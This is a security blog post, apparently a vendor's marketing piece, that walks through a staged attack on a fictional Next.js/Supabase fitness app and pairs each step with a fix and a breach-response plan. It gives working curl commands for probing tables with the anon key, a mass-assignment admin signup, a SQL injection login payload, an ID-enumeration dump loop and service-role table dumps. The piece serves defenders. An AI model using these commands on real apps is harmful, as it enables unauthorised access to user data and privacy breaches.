Launch day goes great. Day two gets interesting.

In March 2026, a threat actor using the handle vibecodelegend posted 14.59 GB of Cal AI user data on BreachForums — 3.2 million records including meal logs, health goals, and a record belonging to a child born in 2014. The handle was the punchline. The attacker had scanned for vibe-coded apps on purpose, looking for the telltale fingerprint of AI-generated Firebase config with default security rules. They found one. They dumped it.
Cal AI had just acquired MyFitnessPal. The app looked great. The UI was clean. It probably shipped fast.

That's the part builders don't usually see — the walkthrough from "live on Product Hunt" to "on BreachForums." Not the scary magazine version. The actual keystrokes. So let's do it. Imagine a weekend project called FitTrack: Lovable frontend, Supabase backend, Stripe for payments. Live Monday. A few hundred signups by Tuesday.
Tuesday afternoon, someone who isn't a customer starts poking around. Not a hacker in a hoodie. A bored researcher scrolling Product Hunt, or a college student in a bug bounty Discord. A browser, curl, and about twenty minutes. Here's exactly what they do.
Step 1: Reconnaissance
The attacker starts by doing what any curious developer would do. They visit your site and open DevTools.
View source. Right-click, View Page Source. They're looking for framework fingerprints. Your HTML has <div id="__next">, a _next/static/ directory structure, and a buildManifest.js. It's Next.js. That tells them your routing conventions, your API structure (/api/*), and where to look for configuration.
Check the JavaScript bundle. They open the Sources tab and search across all loaded scripts. Two strings jump out immediately:
// Found in _next/static/chunks/app-layout-abc123.js
const supabaseUrl = "https://xyzproject.supabase.co";
const supabaseAnonKey = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...";
This is normal. Supabase's anon key is designed to be public. But "safe to expose" depends entirely on whether you've set up Row Level Security. The attacker doesn't know yet. They're about to find out.
Google dorking. They search site:fittrack.app filetype:env and "fittrack" supabase inurl:github. Nothing in this case, but for many vibe-coded apps, the .env file is sitting in a public GitHub repo with every secret in plaintext.
Stack fingerprinting. Wappalyzer confirms Next.js, Vercel, Supabase. The response headers show no Content-Security-Policy, no X-Frame-Options, no Strict-Transport-Security. Standard for an app that shipped fast.
The attacker now knows your exact stack, has your Supabase project URL, and has your anon key. Total time: three minutes.
How to prevent this: You can't hide your client-side stack — and you don't need to. The defense here is making sure the anon key is actually safe to expose. That means enabling RLS on every table and adding security headers. The key is not the problem. Missing policies are.
Step 2: API discovery
Now the attacker probes your database. They have your Supabase URL and anon key, so they can use the Supabase client library or plain HTTP requests to query your tables.
# List all tables by guessing common names
curl 'https://xyzproject.supabase.co/rest/v1/users?select=*&limit=1' \
  -H "apikey: eyJhbGciOiJIUzI1NiIs..." \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIs..."
If RLS is off, this returns data. If RLS is on with no matching policy, it returns an empty array. The attacker tries the obvious table names: users, profiles, workouts, subscriptions, payments, sessions.
For FitTrack, three tables respond with data:
| Table | RLS Status | Result |
|---|---|---|
users | Off | All 847 user records returned |
workouts | Off | All workout logs returned |
subscriptions | Off | All Stripe subscription IDs returned |
profiles | On (no policies) | Empty array (safe, but by accident) |
Two minutes of curl commands and the attacker knows your database is wide open. This is the exact pattern that exposed 1.5 million API tokens in the Moltbook breach — and it's the same pattern Flowpatrol finds in vibe-coded apps using Supabase.

How to prevent this: Enable RLS on every table. Every single one. Then add policies that scope access to the authenticated user's own data. Two lines of SQL per table:
ALTER TABLE users ENABLE ROW LEVEL SECURITY;
CREATE POLICY "Users can view own data" ON users
  FOR SELECT USING (auth.uid() = id);
See our full RLS guide for the complete setup.
Step 3: Authentication testing
The attacker creates a real account on FitTrack. Standard signup flow — email, password, name. But they watch the network tab while they do it.
Mass assignment on registration. The signup request sends { email, password, name } to /api/auth/register. The attacker resends the request with an extra field:
curl -X POST https://fittrack.app/api/auth/register \
  -H "Content-Type: application/json" \
  -d '{
    "email": "attacker@test.com",
    "password": "password123",
    "name": "Definitely Not An Attacker",
    "role": "admin"
  }'
The API route was generated by AI. It looks something like this:
// app/api/auth/register/route.ts — VULNERABLE
const { email, password, name, ...rest } = await request.json();
const user = await db.user.create({
  data: { email, password: hash(password), name, ...rest },
});
That ...rest spreads whatever extra fields the attacker sends — including role. The attacker is now an admin. This is mass assignment, and AI generates this pattern constantly because it's the shortest way to handle dynamic input.
SQL injection on login. While testing the login flow, the attacker tries a classic payload in the email field:
' OR '1'='1' --
If the login endpoint uses raw SQL with string concatenation instead of parameterized queries, this bypasses authentication entirely and logs them in as the first user in the database — usually the admin who created the app.
How to prevent this: Whitelist fields on registration — never spread user input into a database write. Use parameterized queries or an ORM for every database operation. And test your own login with ' OR '1'='1' -- before someone else does.
Step 4: Data access
The attacker is now logged in — either as a regular user testing for IDOR, or as a self-promoted admin via mass assignment. Either way, they start probing API routes.
They open their own profile: /api/users/42. The response includes their full user record. They change 42 to 41:
# Attacker's own profile
curl -H "Authorization: Bearer <token>" \
  https://fittrack.app/api/users/42
# Returns attacker's data ✓

# Someone else's profile
curl -H "Authorization: Bearer <token>" \
  https://fittrack.app/api/users/41
# Returns another user's data ✗
It works. The API returns another user's name, email, workout history, and subscription status. The endpoint fetches by ID and never checks if the requesting user owns that record.
The attacker writes a simple loop:
for id in $(seq 1 900); do
  curl -s -H "Authorization: Bearer <token>" \
    "https://fittrack.app/api/users/$id" >> dump.json
  echo "," >> dump.json
done
In under a minute, they have every user's data in a JSON file. Names, emails, workout habits, subscription tiers. If any users stored notes or health data, that's in there too.
How to prevent this: Every API endpoint that takes an ID parameter needs an ownership check. The database query should include the authenticated user's ID in the WHERE clause. See our full IDOR breakdown for the fix pattern.
Step 5: Privilege escalation
The attacker now looks for the real prize: full admin access with the service_role key.
Checking the JavaScript bundle again. They search the client-side code for service_role. In a well-configured app, this key is server-only. But if the AI put it behind a NEXT_PUBLIC_ prefix — which happens more often than you'd expect — it's right there in the bundle.
// If this appears in client-side code, game over
const supabaseAdmin = createClient(
  process.env.NEXT_PUBLIC_SUPABASE_URL,
  process.env.NEXT_PUBLIC_SUPABASE_SERVICE_ROLE_KEY
);
The service_role key bypasses all RLS policies. With it, the attacker has unrestricted read/write access to every table in the database, regardless of any policies you've set up. It's the master key.
Even without the service_role key, the attacker already promoted themselves to admin via mass assignment in Step 3. They can now access admin-only routes — user management, analytics dashboards, system configuration — anything the app's admin panel exposes.
How to prevent this: The service_role key must never appear in client-side code. Never prefix it with NEXT_PUBLIC_. Keep it in server-only API routes. And as covered in Step 3, whitelist fields on every write operation so role escalation through mass assignment is impossible.
Step 6: Data exfiltration
The attacker now has either the service_role key or admin access. They move to extract everything valuable.
# With the service_role key, no RLS applies
# Dump the entire users table
curl 'https://xyzproject.supabase.co/rest/v1/users?select=*' \
  -H "apikey: <service_role_key>" \
  -H "Authorization: Bearer <service_role_key>" \
  > users_full_dump.json

# Dump subscriptions (includes Stripe customer IDs)
curl 'https://xyzproject.supabase.co/rest/v1/subscriptions?select=*' \
  -H "apikey: <service_role_key>" \
  -H "Authorization: Bearer <service_role_key>" \
  > subscriptions_dump.json
What they walk away with:
- 847 email addresses — sellable, phishable, or usable for credential stuffing against other services
- Full names and profile data — combined with emails, this is PII under GDPR, CCPA, and most privacy laws
- Workout and health data — depending on your jurisdiction, this might be protected health information
- Stripe customer IDs and subscription metadata — not payment card numbers (Stripe protects those), but enough to understand your revenue and target your highest-value customers
- Password hashes — if the AI stored passwords with weak hashing (or worse, plaintext), the attacker can crack them and try the same email/password combinations on other services
The entire exfiltration takes less than a minute. The database doesn't log unusual access patterns because the queries are identical to legitimate ones — they just return more data.
The first 24 hours
Attackers don't leave notes. Builders find out the way you'd expect — a user DMs asking why they got a phishing email that quotes their workout log. Supabase shows a query volume spike nobody can explain. Someone posts a thread on X tagging you.
The good news: the first 24 hours are mostly muscle memory if you know the steps. No lawyer, no PR firm, no security team. Just a plan you wrote once. Here's the one we'd use.

Hour 0 — Contain. Rotate the Supabase service_role key in the dashboard. Rotate the anon key if you suspect it's being abused. Flip RLS on for every exposed table, even if the policies are temporarily restrictive — an empty response is better than a leaking one. Disable the vulnerable endpoint at the edge if you can (Vercel has middleware.ts, Cloudflare has Workers).
Hour 1 — Assess. Open your Supabase logs. Filter by the anon key. Sort by row count returned. This tells you exactly which tables were queried, how many rows went out, and which IPs did the querying. Screenshot everything — you'll need this for the post-mortem.
Hour 2 — Fix the actual bug. Not a band-aid. Write the RLS policy, add the ownership check, whitelist the registration fields. Test it. Redeploy. Then verify the exploit no longer works by running it yourself.
Hour 3-6 — Tell your users. Short, honest, specific. What happened. What data was affected. What you did about it. What they should do (reset passwords, watch for phishing). Don't hide behind passive voice. "We had a misconfiguration that exposed user records. It's fixed. Here's what we found in the logs."
Hour 6-24 — Write it up. A public post-mortem within 24 hours is the single highest-trust move you can make. The builder community has seen dozens of breaches. The ones that recovered wrote clear, technical, non-defensive post-mortems. The ones that tried to bury it got buried.
The Product Hunt launch that felt good on Monday doesn't have to be the last thing people remember. Tea App, Cal AI, and Base44 all shipped code that leaked user data. Most of them are still around. The difference wasn't the bug — it was how the builders responded once they knew.
Shipping fast and handling a bug well are the same skill. Both come from knowing your system cold.
The prevention checklist
Every step in this attack had a specific, fixable counterpart. Here's the complete map:
| Attack Step | What Happened | The Fix |
|---|---|---|
| Reconnaissance | Stack identified, anon key found | Can't prevent — but make the anon key safe by enabling RLS |
| API Discovery | Tables queried without restrictions | Enable RLS on every table with scoped policies |
| Mass Assignment | Attacker set their own role to admin | Whitelist allowed fields on every write endpoint |
| SQL Injection | Login bypassed with ' OR '1'='1' | Use parameterized queries — never concatenate user input into SQL |
| IDOR | User IDs changed to access other accounts | Add ownership checks to every endpoint that takes an ID |
| Key Exposure | service_role key in client bundle | Never use NEXT_PUBLIC_ for secret keys |
| Data Exfiltration | Full database dumped | All of the above — defense in depth |
Five checks you can run in ten minutes
The attack chain above took twenty minutes end to end. Catching each step takes less. Do these right now, in order:
-
Search your JS bundle for secrets. Open your deployed app, press
Ctrl+Shift+Fin DevTools, and search forservice_role,sk_live,sk-, andsecret. Anything that matches has to move server-side today. -
Check your Supabase RLS. Open your Supabase dashboard, go to the Table Editor, and look for the RLS badge on each table. Any table without it is a public table. Follow our Lovable security guide for the scoped policies.
-
Test your own login with
' OR '1'='1' --. Paste that string into the email field and submit. If it logs you in, you have a SQL injection. Fix it before someone else finds it. -
Change an ID in a network request. Open DevTools, find a request that includes a user or resource ID, change the number, replay it. If you get someone else's data back, you have an IDOR.
-

Scan the whole thing. Paste your URL at flowpatrol.ai. Five minutes, free. It checks every step in this attack chain — exposed keys, RLS gaps, IDOR, injection, mass assignment, missing headers — and hands you a report.
Your app already works. These five checks are what make it ready to share.